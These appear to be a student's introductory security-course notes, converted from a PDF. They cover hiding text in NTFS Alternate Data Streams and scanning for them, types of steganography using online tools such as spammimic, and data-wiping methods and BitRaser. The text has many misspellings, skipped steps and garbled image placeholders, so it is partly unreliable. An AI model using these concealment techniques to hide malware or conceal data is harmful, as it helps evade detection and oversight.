### 🔒 How to defend yourself:

- Disable USB ports when not in use.
- Use endpoint protection software that watches for file copying behavior.
- Use hardware encryption on your USB drives.
- Be careful where you plug your USB in—don't trust random machines.

Data Sterming/hiden data to system/to using Practically to system

### What is Data Streaming?

At its core:

**Data streaming** is the continuous transmission of data, typically in real-time or near real-time, as it's generated.

Instead of waiting for all the data to be collected (like downloading a file), you process it **on the fly**—as it comes in.


Step1: click on note pad Create the txt file

Example mayur45.txt/Create the file


Step2 open the cmd and type the command Dir/checking the command create the txt file

```
21-03-2025 18:27      27,110,510  No espionage 217177  peash 7.3  peash.exe
01-04-2025 15:59    <DIR>          indian-wordlist-main
01-04-2025 15:58        221,437 indian-wordlist-main.zip
02-04-2025 16:13        18,422,312 ipscan-3.9.1-setup.exe
02-04-2025 15:22        3,216,746 Kevin_Mitnick_-_The_Art_of_Intrusion.pdf
14-04-2025 22:08        5  mayur45.txt
04-04-2025 19:12        1,818,624 MBSASetup-x64-EN.msi
07-04-2025 15:38        384,889 Metasploit-cheat-sheet.pdf
02-04-2025 18:18        865,084,584 metasploitable-linux-2.0.0 (1).zip
05-04-2025 01:02        873,116,238 metasploitable-linux-2.0.0 (2).zip
10-03-2025 14:45        865,084,584 metasploitable-linux-2.0.0.zip
27-03-2025 08:35        3,358,692 Module_3_scanning (1).pdf
```

Step3:type the file// notepad mayur45.txt:secret5.txt



Result



# Computer System Hidden file finder using ADS( Alternate Data Streams)?

Alternate Data Streams are a feature of the NTFS file system (used by Windows) that allow a file to contain more than one data stream.


Think of it like this:

You have a normal file, like report.txt, but hidden *inside* it is another file—say, malware.exe—that doesn't show up in File Explorer.

## How to use Ads

Step1: install the Ads Toll kit


Step2: open the Ads



Step3: click on the find ads on all nfts drives

Step4: click on Scan

Result:



## STENOGRAPHY

### What is stenography ? way are use

**Steganography** is the art of **hiding secret information inside something that looks innocent**—like a picture, audio file, video, or even text—**without anyone noticing**

### Types of stenography

image Steganography

Hiding data inside image files like .jpg, .png, or .bmp.

How it works:

- Data is hidden in the **Least Significant Bits (LSB)** of image pixels.
- The image looks the same to the naked eye, but the pixel values are slightly altered.

Example tools: OpenStego, Steghide, SilentEye

## 2. Audio Steganography

Hiding data inside audio files like .mp3, .wav, or .aac.

**How it works:**

- Data is hidden by modifying audio properties like phase, echo, or LSBs in the audio stream.
- Can't be heard by human ears but can be extracted with software.

**Example techniques:**

- Echo hiding
  - Phase coding
  - Spread spectrum
- 

## 3. Video Steganography

Embedding secret data into video files like .mp4, .avi, etc.

**How it works:**

- Combines audio + image steganography techniques.
- Hides data in video frames or audio streams.

**Used for:** High-capacity hidden messages.

---

## 4. Text Steganography

Hiding data inside text files or by manipulating how text is formatted or written.

**Methods:**

- Using invisible characters (e.g., zero-width space)
  - Rearranging or inserting white spaces
  - Using the first letter of each sentence (acrostics)
  - Semantic or linguistic tricks (synonyms, grammar changes)
-

## 5. Network Steganography

Hiding data in network traffic (packets).

How it works:

- Manipulates TCP/IP headers, packet timings, or unused protocol fields.
  - Used in cyberattacks to exfiltrate data or control malware.
- 

## 6. DNA Steganography (Yes, really!)

Hiding data in DNA sequences.


**Used in:** Research and extremely advanced bioinformatics. Still experimental but wild stuff.

### 1 email Steganography

Website:


[www.spammimic.com](https://www.spammimic.com)  
**spammimic - hide a message in spam**  
Read the explanation. Nice to see you're using the secure connection.  
[Encoder](#)      [FAQ & Feedback](#)

Step1: click on the website open the website



Step3: click the encode and type the text

Step4: type the code and copy the code



Step5: open the gemail.com send to the client

Step6: click on the decode and paste the code click the decode

The screenshot shows a Microsoft Edge browser window with multiple tabs open. The active tab is [spammimic.com/decode.shtml](http://spammimic.com/decode.shtml). The page title is "Decode". On the left, there's a sidebar with links: Encode, Decode, Explanation, Credits, FAQ & Feedback (which is currently selected), Terms, and Français. The main content area contains a text box with a long, encoded spam message. Below the text box is a "Decode" button. Underneath the button, there's a section titled "Alternate decodings:" with three items: "Decode spam with a password", "Decode fake spreadsheet", and "Decode fake PGP". The status bar at the bottom shows the date as 14.04.2025.

Result:

The screenshot shows a Microsoft Edge browser window with multiple tabs open. The active tab is [spammimic.com/decode.cgi](http://spammimic.com/decode.cgi). The page title is "Decoded". At the top, there's a logo for "spam mimic". On the left, there's a sidebar with links: Encode, Decode, Explanation, Credits, FAQ & Feedback (which is currently selected), Terms, and Français. The main content area contains a text box with the decoded message: "you are hack". Below the text box is an "Encode" button. A note says "Look wrong?, try the [old version](#)". At the bottom, there's a copyright notice: "Copyright © 2000-2025 spammimic.com, All rights reserved". The status bar at the bottom shows the date as 14.04.2025.


## image Steganography :

Hiding data inside image files like .jpg, .png, or .bmp.


How to use :

Step1: open the browser search that [stylesuxx.github.io](https://stylesuxx.github.io/steganography/)

Step2: click the web site and open the web site




Step3:click on the choice file and select the file and type it msg



Example: you are hack


Step4: choice image

example




Step5:click on decode

Step6: choice file



Input:



## Permanently clear the system method

### 1 Degussing technique

**degaussing techniques**, which usually refer to the process of **eliminating or reducing magnetic fields**. This is especially important in areas like **data destruction, CRT displays, and military/naval operations**. Let's break it down by

### 2 overwriting

**Overwriting** is the process of **replacing old data on a storage device** with new data — like zeros, ones, or random bits — so that the original data is no longer recoverable.

### 3 shredding

**Shredding** is the process of **permanently deleting files** by **overwriting their data** on a storage device, so the original information **cannot be recovered**.

It's like digital paper shredding: once a file is shredded, it's gone for good.

### 4 data sanitization

Data sanitization involves purposely, permanently deleting, or destroying data from a storage device, to ensure it cannot be recovered. Ordinarily, when data is deleted from storage media, the media is not really erased and can be recovered by an attacker who gains access to the device

## Permanently clear the system using Bit Raser

### What Is BitRaser?

BitRaser is a professional-grade software used for **data sanitization** — it **permanently erases data** from hard drives, SSDs, servers, and mobile devices.

It's developed by **Stellar**, and is commonly used by:

- IT professionals
  - Enterprises
  - Government agencies
  - Anyone needing secure, **audit-proof data erasure**
- 

### ❖ Why Use BitRaser?

#### 1. Secure, Permanent Erasure

- Completely wipes data beyond recovery.
- Works on HDDs, SSDs, NVMe, USBs, etc.
- Ideal for confidential data: financial records, personal data, intellectual property.

## Extra Activity using metasploit framework

